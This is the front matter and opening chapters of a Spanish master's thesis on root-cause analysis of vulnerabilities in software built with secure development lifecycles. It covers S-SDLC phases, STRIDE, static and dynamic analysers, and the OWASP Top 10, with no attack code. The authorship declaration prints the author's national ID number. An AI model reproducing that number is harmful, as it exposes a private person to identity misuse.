Máster Universitario de Investigación en Ingeniería de Software y Sistemas Informáticos

Análisis de causa raíz de vulnerabilidades en proyectos software

Desarrollo de software seguro - Código (31105151)

Autor: Josué Martínez Villacorta

Director: José Antonio Cerrada Somolinos

Curso académico 2020/2021.

Convocatoria: Septiembre

Máster Universitario de Investigación en Ingeniería de Software y Sistemas Informáticos

Código (31105151) Desarrollo de software seguro

Análisis de causa raíz de vulnerabilidades en proyectos software

Trabajo específico propuesto por el alumno

Autor: Josué Martínez Villacorta

Director: José Antonio Cerrada Somolinos

DECLARACIÓN JURADA DE AUTORÍA DEL TRABAJO CIENTÍFICO, PARA LA DEFENSA DEL TRABAJO FIN DE MASTER

Fecha: 21/9/2021

Quién suscribe:

Autor(a): Josué Martínez Villlacorta
D.N.I/N.I.E/Pasaporte.: 51060794N

Hace constar que es la autor(a) del trabajo:

Título completo del trabajo.
Análisis de causa raíz de vulnerabilidades en proyectos software

En tal sentido, manifiesto la originalidad de la conceptualización del trabajo, interpretación de datos y la elaboración de las conclusiones, dejando establecido que aquellos aportes intelectuales de otros autores, se han referenciado debidamente en el texto de dicho trabajo.

DECLARACIÓN:

- ✓ Garantizo que el trabajo que remito es un documento original y no ha sido publicado, total ni parcialmente por otros autores, en soporte papel ni en formato digital.
- ✓ Certifico que he contribuido directamente al contenido intelectual de este manuscrito, a la génesis y análisis de sus datos, por lo cual estoy en condiciones de hacerme públicamente responsable de él.
- ✓ No he incurrido en fraude científico, plagio o vicios de autoría; en caso contrario, aceptaré las medidas disciplinarias sancionadoras que correspondan.

Fdo.

IMPRESO TFDM05_AUTORPBL
AUTORIZACIÓN DE PUBLICACIÓN
CON FINES ACADÉMICOS

UNED ETS de Ingeniería Informática

Impreso TFdM05_AutorPbl. Autorización de publicación y difusión del TFM para fines académicos

Autorización

Autorizo/amos a la Universidad Nacional de Educación a Distancia a difundir y utilizar, con fines académicos, no comerciales y mencionando expresamente a sus autores, tanto la memoria de este Trabajo Fin de Máster, como el código, la documentación y/o el prototipo desarrollado.

Firma del/los Autor/es

Juan del Rosal, 16
28040, Madrid
Tel: 91 398 89 10
Fax: 91 398 89 09
www.issi.uned.es

Resumen

Pese al creciente empleo de procesos de Ciclo de vida de Desarrollo de Software Seguro (S-SDLC) sigue siendo relativamente frecuente encontrar vulnerabilidades de alto riesgo en proyectos donde la seguridad es un factor crítico.

El objetivo de este trabajo es analizar de manera sistemática mediante análisis de causa raíz un conjunto de vulnerabilidades encontradas en un proyecto desarrollado mediante S-SDLC suficientemente representativo para tratar de encontrar posibles patrones y técnicas que puedan conducir a su detección o mitigación

Lista de palabras clave

Ciclo de vida de Desarrollo de Software Seguro, S-SDLC, vulnerabilidades software, OWASP

Índice

Índice de figuras

1. Introducción

Pese al creciente empleo de procesos de Ciclo de vida de Desarrollo de Software Seguro (S-SDLC) sigue siendo relativamente frecuente encontrar vulnerabilidades de alto riesgo en proyectos donde la seguridad es un factor crítico.

Este trabajo se pretende enfocar en proyectos web desarrollados con metodologías S-SDLC para tratar de analizar porque a pesar de su empleo se siguieron produciendo vulnerabilidades, no se detectaron y tratar de encontrar posibles patrones y técnicas que puedan conducir a su detección o mitigación.




Figura 1: Vulnerabilidades por año reportadas en productos de Microsoft




Figura 2: Informe de vulnerabilidades reportadas del NIST

En las ilustraciones se muestra el número de vulnerabilidades reportadas en productos Microsoft Windows que emplean S-SDLC para su desarrollo y el número de vulnerabilidades totales reportadas por el NIST.

1.1 Objetivos

Dado un proyecto web tipo desarrollado con metodologías S-SDLC el trabajo tiene dos objetivos principales:

- Realizar un análisis de causa raíz de las vulnerabilidades encontradas.
- A partir del análisis de las vulnerabilidades tratar de encontrar posibles patrones y técnicas que puedan conducir a su detección o mitigación.

1.2 Justificación

En los proyectos realizados con S-SDLC los riesgos de seguridad deberían ser más elevados por el coste añadido que implica su implementación, no he encontrado sin embargo análisis específicos de las vulnerabilidades encontradas en estos y que deberían ser a priori diferentes de las encontradas en proyectos no seguros.

1.3 Estado del arte

Existen diferentes proyectos que se dedican a determinar y combatir las causas que hacen que el software no sea seguro, el más reconocido en el ámbito web es OWASP .

OWASP realiza análisis de vulnerabilidades encontradas en aplicaciones web y ofrece metodologías y herramientas para mejorar su seguridad. Los análisis de riesgo propuestos por OWASP se enfocan en la seguridad de aplicaciones web desde un punto de vista general sin hacer distinción entre las desarrolladas o no con metodologías seguras.

Un ejemplo de esta falta de distinción se da en la lista OWASP top 10 un documento sobre los diez riesgos de seguridad más importantes en aplicaciones web. La metodología de medición de riesgo de OWASP top 10 tiene en cuenta parámetros como la facilidad de detención de las vulnerabilidades, vulnerabilidades como inyección y XSS que en muchos casos pueden ser fáciles de detectar mediante herramientas DAST y SAST automatizadas tienen un riesgo más alto, esta facilidad de detección no se suele dar en proyectos desarrollados con S-SDLC ya que estos análisis se han durante el ciclo de vida de desarrollo y la tasa de detección para algunos de estos tipos de vulnerabilidades es muy alta (OWASP Benchmark para herramientas de detección de vulnerabilidades).
Si bien aparte de las similitudes mencionadas con proyectos como OWASP top 10 no he encontrado en la literatura análisis específicos sobre vulnerabilidades encontradas en proyectos desarrollados con metodologías S-SDLC, el proyecto de seguridad project zero de google realiza un estudio parecido sobre vulnerabilidades *zero day* (sin parche de seguridad disponible) explotadas activamente que salvando las distancias persigue objetivos similares y en cuya metodología me he basado parcialmente para realizar el trabajo.
(Articulo project zero sobre vulnerabilidades zero day)

1.4 Metodología

No es viable abarcar un conjunto de proyectos tan grande como el de OWASP enfocado en los realizados con S-SDLC. Pare este trabajo me voy a centrar en un proyecto web tipo que sea lo más representativo posible cumpliendo las siguientes características:

- Este realizado con metodologías S-SDLC.
- Sea lo más extenso posible tanto desde el punto de vista funcional como del uso de diferentes tecnologías.
- Existan informes con suficiente nivel de detalle de las vulnerabilidades encontradas en el proyecto.
- Sea de código abierto con acceso a las diferentes versiones de tal manera que pueda realizar análisis estáticos de código.
- Sea posible ejecutar el proyecto en sus diferentes versiones para realizar análisis dinámicos de código.

Una vez seleccionado el proyecto realizaré un análisis de causa raíz para un conjunto representativo de vulnerabilidades encontradas. Este análisis tratará de responder a preguntas como las causas y motivos por los que se produjo la vulnerabilidad, porque no se detectó y si es posible proponer posibles soluciones para detectar y mitigar la vulnerabilidad.

A partir de los análisis individuales realizaré un análisis conjunto para categorizar y tratar de encontrar posibles patrones, finalmente si fuese posible propondré soluciones para detectar o mitigar las vulnerabilidades encontradas.

1.5 Estructura del TFM

El trabajo se estructura en cinco partes principales:

- **Introducción:** objetivos, justificación, estado del arte y metodología.
- **Contexto:** introducción a los conceptos claves relacionados con la temática del trabajo.
- **Descripción de la propuesta**: características del proyecto elegido para el análisis, herramientas y metodología para el análisis de causa raíz.
- **Desarrollo de la propuesta**: cuerpo principal del trabajo con los siguientes puntos:
    - Análisis de causa raíz de vulnerabilidades del proyecto.
    - Análisis de las vulnerabilidades encontradas, clasificación y búsqueda de características comunes.
    - Posibles propuestas para mitigación y detección de las vulnerabilidades encontradas.
- **Conclusiones y trabajos futuros**

2. Contexto

En este aparato se describen algunos de los conceptos claves relacionados con la temática del trabajo que está enfocada en proyectos web, secciones como “Herramientas automatizadas de detección de vulnerabilidades” y OWASP se centran en este ámbito.

2.1 Ciclo de vida Desarrollo de Software Seguro (S-SDLC)

El Ciclo de vida Desarrollo de Software Seguro es una colección de mejores prácticas que introducen elementos de seguridad en cada una de las fases del Ciclo de Vida Desarrollo de Software. El objetivo principal de S-SDLC es reducir los riesgos y la mantenibilidad desde el punto de vista de la seguridad.

El S-SDLC tradicional puede abarcar diferentes modelos como Cascada, Iterativo, Metodologías Ágiles sin embargo todos los modelos suelen incluir las siguientes fases:

- Planificación y requerimientos.
- Arquitectura y diseño.
- Implementación.
- Pruebas.
- Despliegue y mantenimiento.




Figura 3: Ciclo de vida del desarrollo de software

Normalmente los desarrolladores solo realizan tareas relacionadas con la seguridad en las últimas fases como la de testeo por lo que si se detectan vulnerabilidades el coste de mantenimiento es más alto. S-SDLC integra las tareas de seguridad en todas las fases desde el comienzo del ciclo.

La manera más sencilla de implementar S-SDLC consiste en añadir una serie de actividades relacionadas con la seguridad en cada una de las fases del modelo SDLC empleado. De manera general S-SDLC suele incluir las siguientes actividades:

SDLC Phases	**SDL Activities - SDL Artifacts**			
		Who initiates this activity?		**Who initiates this?**
Concept	SDL discovery, preparation	Typically a sponsor	Security training	Everyone
Planning	Threat modeling	Senior engineers and project managers	Security requirements = Gap analysis Privacy Implementation Assessment (PIA)	Senior engineers and project managers
	Third party software tracking	Senior technical member/technical lead		
Design and Development	Threat modeling updates		Static analysis	Developers, QA or security expert
	Security design review	Development team	Vulnerability scanning	Developers, QA or security expert
	Code review	Development team		
Testing	Fuzzing	Developers, QA or security expert	Dynamic analysis Security review	Developers, QA or security expert
	Third-party penetration testing	Third-party certified pen tester		
Release	Final gap analysis		Final privacy review	
	Final security tests review		Open source licensing review	
Sustain	Third-party software tracking and review.	Senior technical member/technical lead	External vulnerability disclosure and response	

Figura 4: Actividades durante el S-SDLC

- **Fase de descubrimiento/preparación**

  Es la fase inicial, en esta fase se determinan los objetivos de seguridad requeridos por el software, regulaciones y políticas a seguir, posibles tipos de amenazas.

- **Requerimientos básicos de seguridad.**

  Consiste en una lista con los requerimientos básicos que todo producto debe cumplir. Como ejemplo de esos requerimientos podríamos incluir: usar solo criptografía segura y librerías aprobadas, limpiar las entradas de datos, no permitir “backdoors”, usar autenticación de factor múltiple ...

- **Formación y concienciación sobre seguridad.**

  Formación en seguridad dirigida principalmente al equipo técnico como desarrolladores, diseñadores, arquitectos, QA. Esta formación incluye elementos como requerimientos de seguridad, principios de diseño seguro, vulnerabilidades comunes y principios de programación segura.

  La concienciación en seguridad se debe dirigir también al resto de los integrantes del proyecto para que conozcan los conceptos básicos de seguridad como CIA (Confidencialidad, Integridad y disponibilidad), amenazas y riesgos, etc...

- **Modelado de amenazas**

  El objetivo del modelado de amenazas es identificar y gestionar amenazas al inicio del ciclo de vida ya que estas serán más complicadas de gestionar en etapas posteriores. Normalmente siguen cuatro pasos: preparación, análisis, establecimiento de mitigaciones y validación. Existen diferentes metodologías para realizar esta actividad, entre las más conocidas están STRIDE y PASTA.

	Threat	Property Violated	Threat Definition
S	Spoofing identify	Authentication	Pretending to be something or someone other than yourself
T	Tampering with data	Integrity	Modifying something on disk, network, memory, or elsewhere
R	Repudiation	Non-repudiation	Claiming that you didn’t do something or were not responsible; can be honest or false
I	Information disclosure	Confidentiality	Providing information to someone not authorized to access it
D	Denial of service	Availability	Exhausting resources needed to provide service
E	Elevation of privilege	Authorization	Allowing someone to do something they are not authorized to do

Figura 5: Categorías de amenazas de STRIDE

- **Inventario de software de terceros**

  El software de terceros ya sea en forma de librerías o programas tanto comerciales como de código abierto también es susceptible a los riesgos de seguridad. Es necesario tener un listado del software de terceros empleado para asegurarse de que es seguro y actualizable con los últimos parches de seguridad.

- **Diseño de seguridad y revisión por pares**

  Cuando se revisa el diseño funcional de la aplicación también se deben revisar las características de seguridad de la aplicación. Una forma de realizar esta revisión es mediante casos de mal uso en los que se describe como un atacante podría abusar de la aplicación.

  La fase de revisión por pares se enfoca en las características de seguridad buscando errores comunes de seguridad a menudo a través de listas de comprobación.

- **Pruebas de seguridad**

  Durante esta fase se testea la seguridad del software finalizada la funcionalidad desde el punto de vista de un atacante. Se utilizan principalmente herramientas automatizadas o semiautomatizadas. Algunas de las actividades realizadas durante esta fase son:

  - **Análisis Estático**: analiza el software sin ejecutarlo en busca de debilidades, este análisis también se puede dar durante la fase de implementación.
  - **Análisis Dinámico:** analiza el software en ejecución en busca de debilidades.
  - **Fuzzing:** testea los puntos de entrada del programa con datos aleatorios o inválidos para tratar de encontrar debilidades, las herramientas de análisis dinámico a menudo incluyen esta utilidad.
  - **Test de penetración realizado por terceros** (Opcional):
    Una tercera parte trata de explotar el sistema de manera externa como si se tratase de un atacante, esto ayuda a descubrir debilidades explotables en el mundo real.

2.2 Herramientas automatizadas de detección de vulnerabilidades.

2.2.1 Analizadores estático de código (SAST)

Descripción

Los analizadores estáticos de código (SAST) analizan el código fuente en busca de vulnerabilidades sin necesidad de ejecución, este tipo de análisis suele realizarse durante la fase de implementación.

Funcionamiento

Existen diferentes técnicas para realizar análisis estático de código que a menudo se combinan en una misma solución.

De manera general el análisis se realiza en varias etapas en un proceso tipo pipeline donde la salida de una etapa es la entrada de otra siendo el código fuente el punto de partida.




Figura 6: Fases de un analizador estático de código fuente

Durante la fase de **internalización** se realiza un modelado del código fuente para generar una visión normalizada lo más fiel y abstracta. La salida de esta fase normalmente será un árbol de sintaxis abstracta (AST) o una estructura similar que el analizador pueda procesar.

Con las representaciones obtenidas en la etapa de internalización se realiza el **análisis** para tratar de encontrar posibles vulnerabilidades. En la fase de análisis se pueden utilizar distintas técnicas, algunas de estas permiten extraer características dinámicas del código. Las técnicas más utilizadas en esta fase son:

- **Grep análisis**: análisis básico de búsqueda de cadenas y expresiones regulares.
- **Análisis de flujo de control**: este análisis trata de representar el flujo de control del código, se suele reflejar en un grafo de flujo de control (CFG), en este grafo los nodos representan bloques básicos del código mientras que las aristas representan caminos de un bloque a otro.
- **Análisis de flujo de datos**: este tipo de análisis se utiliza para recoger información dinámica (en tiempo de ejecución) sobre datos del programa. Los elementos básicos de este tipo de análisis son el bloque básico de código y el grafo de flujo de control (CFG).
- **Taint analysis**: en esta técnica se marca una serie de variables (tainted variables) cuyos valores son controlados con el usuario y se traza su recorrido hasta posibles funciones vulnerables (sink). Si la variable no ha sido sanitizada al llegar a la función se marca como vulnerable.

Ventajas

- Es escalable y se puede ejecutar de manera continua siendo fácilmente integrable en procesos SDLC.
- Permite detectar vulnerabilidades en etapas tempranas del SDLC como la de implementación donde la solución es menos costosa.
- Permite detectar cierto tipo de vulnerabilidades (Inyección SQL, buffer overflows ...) con un alto grado de confianza.
- La información sobre las detecciones es detallada, precisa y fácil de interpretar por los programadores.

Inconvenientes.

- Muchos tipos de vulnerabilidades son difíciles de detectar automáticamente (problemas de control de acceso, lógica de negocio, criptografía insegura ...), en el estado actual estas herramientas sólo detectan un pequeño porcentaje de posibles vulnerabilidades.
- Elevado número de falsos positivos.
- No suelen detectar errores de configuración ya que no suelen estar representados en el código.
- Es difícil de probar que una debilidad de código realmente represente una vulnerabilidad que pueda ser explotada.
- Para algunas de estas herramientas el código necesita ser compilable limitando su uso en algunos contextos.

2.2.2 Analizadores dinámicos de código (DAST)

Descripción

En el contexto de aplicaciones web un analizador dinámico de código dinámico (DAST) es un programa que se comunica con una aplicación web en ejecución a través del front-end en busca de potenciales vulnerabilidades.

A diferencia de los analizadores estáticos (white-box), los análisis se realizan sin conocimiento del código fuente (black-box) o con un conocimiento parcial del código o la infraestructura (grey-box), las vulnerabilidades son detectadas por lo tanto emulando un ataque real a la aplicación siendo la tasa de falsos positivos normalmente menor que en los análisis estáticos.

Funcionamiento

Existen dos modos principales de realizar el análisis: manual y automático.

En el **modo automático** dado un punto de partida, normalmente una url, se realiza un "crawling" de la aplicación, el crawler es un tipo de bot que visita cada página de la aplicación creando un mapa de esta. Una vez obtenido el mapa el analizador busca vulnerabilidades utilizando diferentes técnicas que varían según el tipo de vulnerabilidad a encontrar: XSS, inyección SQL, CSRF ...

El modo automático normalmente no permite explorar a fondo la superficie de la aplicación por lo que a veces se requiere de un enfoque mixto. En el **modo manual** la exploración la realiza manualmente un usuario mientras la herramienta que intercepta el tráfico actuando como proxy, en este caso aunque la herramienta sigue analizando el tráfico el usuario suele tener un rol más activo comprobando el tráfico y realizando manualmente pruebas con las herramientas proporcionadas con el fin de encontrar vulnerabilidades.




Figura 7: Arquitectura ejemplo de un analizador SAST

Ventajas

- Las vulnerabilidades son detectadas utilizando la superficie de ataque de la aplicación emulando un ataque real por lo que la tasa de falsos positivos suele ser menor que en SAST.
- Los analizadores estáticos son independientes del lenguaje y la tecnología subyacente de la aplicación, la comunicación con la aplicación se realiza a través de motores de navegación web estándar.
- Normalmente permiten una mayor interactividad del usuario que puede utilizar las herramientas del analizador para dirigir la búsqueda o encontrar vulnerabilidades de manera manual.

Inconvenientes

- Durante el análisis la herramienta puede sobreescribir datos o inyectar código malicioso, es un tipo de análisis destructivo por lo que normalmente se debe ejecutar en un entorno diferente del de producción.
- El difícil cubrir toda la lógica de la aplicación y la superficie de ataque, la cobertura de los análisis automáticos suele ser reducida.
- Suele ser incapaz de detectar vulnerabilidades ciegas o asíncronas donde no se perciben a primera vista diferencias en la respuesta de la aplicación.
- A menudo los ataques se limitan a una lista predefinida que la aplicación no es capaz de modificar dinámicamente, muchas herramientas tienen un limitado entendimiento e interacción con los componentes dinámicos de la aplicación como javascript.

2.3 Principales riesgos en aplicaciones web (OWASP top 10)

El Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP) es una fundación sin ánimo de lucro que trabaja para mejorar la seguridad en el software. OWASP ofrece herramientas, estándares y documentación de seguridad de manera abierta y gratuita.

El reconocido OWASP Top 10 es un documento que analiza los diez riesgos de seguridad más importantes en aplicaciones web, esta lista suele ser actualizada cada tres años.

Los atacantes pueden utilizar diferentes rutas para atacar una aplicación, cada uno de los caminos representa un riesgo potencial.




Figura 8: Posibles rutas que podría seguir un atacante para explotar la aplicación

Algunos de estos caminos son fáciles de encontrar y explotar mientras que otros son extremadamente difíciles. De igual manera el perjuicio ocasionado puede tener diferente importancia. Para calcular el riesgo por lo tanto ha de tenerse en cuenta una amplia variedad de factores como puede ser la probabilidad de ser atacado, la facilidad para descubrir y explotar la vulnerabilidad, posibles daños, etc...

